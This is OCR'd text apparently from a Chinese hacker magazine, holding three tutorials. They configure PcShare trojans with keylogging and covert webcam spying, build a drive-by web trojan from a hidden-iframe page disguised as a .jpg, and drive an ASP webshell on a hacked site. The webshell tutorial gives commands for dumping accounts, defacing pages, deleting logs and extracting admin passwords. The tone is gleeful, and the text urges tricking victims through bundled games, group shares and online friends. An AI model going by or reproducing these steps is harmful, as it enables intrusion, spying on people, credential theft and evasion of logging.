


图 7

这里先说个重点的东西，看到图 7 的最上面的一行，192.168.1.101 就是我的内网 ip 了，嘿嘿，免得你们说我作弊。转回正题了，在“ip 地址[端口]”写上刚才我们注册的域名 hajuneck.dhcn.net，端口写 80，“宿主进程名称”这里有两个选项 1.资源管理器 -> EXPLORER.EXE［隐蔽性好］2.微软浏览器 -> IEXPLORE.EXE［透墙性好］。这里我们选择第一个，因为第二个是微软浏览器，有可能对方不用 IE，那么就无法实现我们的目的了。呵呵，毕竟 IE 安全性差啊，而后面的“运行后自删除”和“键盘监控”都勾上勾，生成服务端，名字就自己定了，就 OK 了。

为了尽快测试出结果，所以我就发给我的其他宿舍的朋友，让他们运行，他们也是内网的，呵呵。五分钟过后了，来看看结果，如图 8。




图 8

哈哈，九台肉鸡啊！有没有发现一些东西呢，有些肉鸡的图标是显示电脑，有些是显示摄像头的。

牧马记

呵呵，聪明的你应该猜到了吧，摄像头的表示对方是有摄像头的，并且这款远程控制软件，还可以悄悄的打开对方的摄像头，看到对方的样子哦，是不是很适合去测试一些你的异性网友呢，怎么样，是不是心动了啊，内网也可以轻易地控制肉鸡，菜鸟也可以方便管理肉鸡群了。

突然可以实现自己多年来的愿望，是不是特别兴奋啊！好了，心动不如行动啊。赶快拿起工具来，玩玩吧……

这里给你们一些小提示啦，可以采用网页木马的方式，黑客X档案有教大家的，这里我就不废话啦。也可以用卑鄙一点的手段，就是上传到群里共享，或者捆绑到游戏中，欺骗人家运行……

（本章中涉及到的程序PcShare 2005已经收录在本期光盘中）

打造完美的远程控制



死人堆里的佛

有人说现在的网页木马已经不实用了，因为病毒的出现使人们对陌生的网址的可信度大大降低。但我却不这样认为，如果你的网页木马做的十分完美的话，那么一样会得到大量的肉鸡。今天我就给大家带来了一款全新的网页木马，让菜鸟们也体会一下自己动手做网页木马的快感。还有就是给像我一样在内网上网的朋友介绍一下端口映射技术（在内网学黑客技术确实比较痛苦）。

好了，言归正传，首先我们要准备好工具：1．冰狐浪子网页木马生成器（我觉得这个工具真的不错，特别适合像我们这样的菜鸟用，使用十分简单）。2．木马一个，这里就要看你自己的喜好了，QQ木马，传奇木马，还是其他的木马任你自己选，但要说明一点，你配置好的木马服务端的体积最好是在30K以下，这样做成的网页木马才不容易被发现，我这里用的是最新版的PCShare。选PCShare有两方面原因：一是服务端小于30K，还有就是支持反弹连接，而且功能强大。3．准备一张图片，图片的内容可以自己选择。4．vidc1.2（做端口映射的工具）。

工具准备好后，我们要先弄到一只有外网IP的肉鸡，方法很多，我这里就用4899扫到了几只，如图1。




图1

然后我们用RADMIN连上肉鸡，把vIDCs.exe（服务端）上传到肉鸡上然后运行，再输入**vIDCs.exe -p1234**其中的1234是用vIDCc.exe（客户端）连接肉鸡时所用的端口，如图2。




图2

接着我们就开始做网页木马。首先生成木马的服务端，因为我们已经做了端口映射，所以我这里填的就是肉鸡的IP，如图3。




图3

生成服务端后，把服务端命名为"#.exe"，然后复制粘贴在冰狐浪子网页木马这个文件夹里，然后双击冰狐浪子超级网页木马生成器.jse，就会生成文件名分别为"icyfox.htm"和"icyfox.js"的两个文件，如图4。




图4

接下来我们就是利用HTML代码指向我们的木马程序，代码如下：

```
<html>
<title>地址名称</title>
<iframe src="生成的HTM文件地址" width="0" height="0" frameborder="0"></iframe>
<center><img src="图片地址"></center>
</html>
```

其中的"地址名称"是你的木马网页的名称，我这里使用的是电影功夫里的小龙女的图片，所以这里我填的就是"小龙女"，在"生成的HTM文件地址"处我们应该填上先前生成的"icyfox.htm"，而"图片地址"就是你准备的图片的名称，我准备的图片名是"2.jpg"，然后把这个文本文件分别保存为两种格式，一个是"index.htm"，还有一个就是"01.jpg"。

好了到此我们的网页木马就做完了，然后就是上传，我这里给大家提供两个免费空间的地址，www.wap51.com和http://www.xinwen365.com，没有空间的可以去免费申请，然后利用FTP工具把先前生成的"2.jpg""icyfox.htm""icyfox.js""01.jpg""index.htm"这五个文件上传到你的空间，如图5。




图5

然后让别人访问，http://www.xxx.com/index.htm或http://www.xxx.com/01.jpg都可以让对方中你的木马。

我们拿本机测试一下，看看能不能上线，看到了吧肉鸡上来了，如图6。




图6

由于本人技术有限，如有不妥之处，望高手批评和指正。

（本章中涉及到的程序 4899探测器、radmin.exe、vIDC1.2、冰狐浪子网页木马生成器、PcShare2005已经收录在本期光盘中）

巧妙提升冰狐浪子ASP木马权限

tease

最近我利用图片上传漏洞入侵了一个网站的校友录，顺利上传“海阳顶端”和“cmd.asp”都惨遭杀害。于是尝试上传冰狐浪子微型asp后门（以下简称“冰狐”），结果成功了。兴奋之余却发现DOS命令无法执行（如图1），执行程序后没有回显，感觉很不爽。




图1

于是拿出VC++写出一个东东来弥补“冰狐”的不足。其主要功能就是让“冰狐”可以任意执行DOS命令并可以查看执行后的结果。

用法：CC [DOS命令]例：cc dir > d:\cc.txt

实战：现在以配合“冰狐2.0”作实战说明。

1.把我写的程序cc.exe上传至自己的个人空间上，设地址为：http://www.xxxx.com/cc.exe

2.打开冰狐icyfox007.htm，在ASP URL上填入木马地址，在PassWord上填入连接密码。




图2

3.在第一个下拉菜单选择“ASP客户端2.0”，点击RUN按钮，如图2。

4.在弹出的新窗口中“从URL”空填上cc.exe文件的地址http://www.xxxx.com/cc.exe，在“传到”空上填入你想要上传cc.exe在肉鸡上的位置（比如d:\cc.exe），最后点击上传文件按钮，如图3。





图3

5.（重点）上传成功后在RUN的空中填入cc.exe的路径及要执行的命令，如果cc.exe的路径为d:\cc.exe且执行net user命令填入：

d:\cc.exe net user >> d:\cc.txt，那么就在D盘根目录下生成了包含帐户信息的文本文件。

注意：并不一定每次都可以成功生成文件，如果不能生成请尝试在非系统盘生文件。

6.利用冰狐浪子后门下载刚才生成的cc.txt文件，就可以得到肉鸡的用户信息了，如图4、图5。


图4

接下来就做想做的事了，实用举例如下：

1.利用echo写文件：比如写一个网页被黑的htm**文件cc echo "^<html^>此网页被我黑了哈哈^<^/html^>" > d:\cc.htm**

2.利用net user察看管理员信息：**cc net user administrator >> d:\cc.txt** 然后再用冰狐浪子后门下载cc.txt。

3.利用tftp或ftp命令上传下载：**cc tftp -i get|put [ip] [filename]**具体命令可以察看tftp或ftp命令。

4.删除日志文件：**cc del c:\winnt*.log**

5.可执行如findpass等程序并把结果下载下来，获得管理员密码：**cc findpass >> d:\cc.txt**


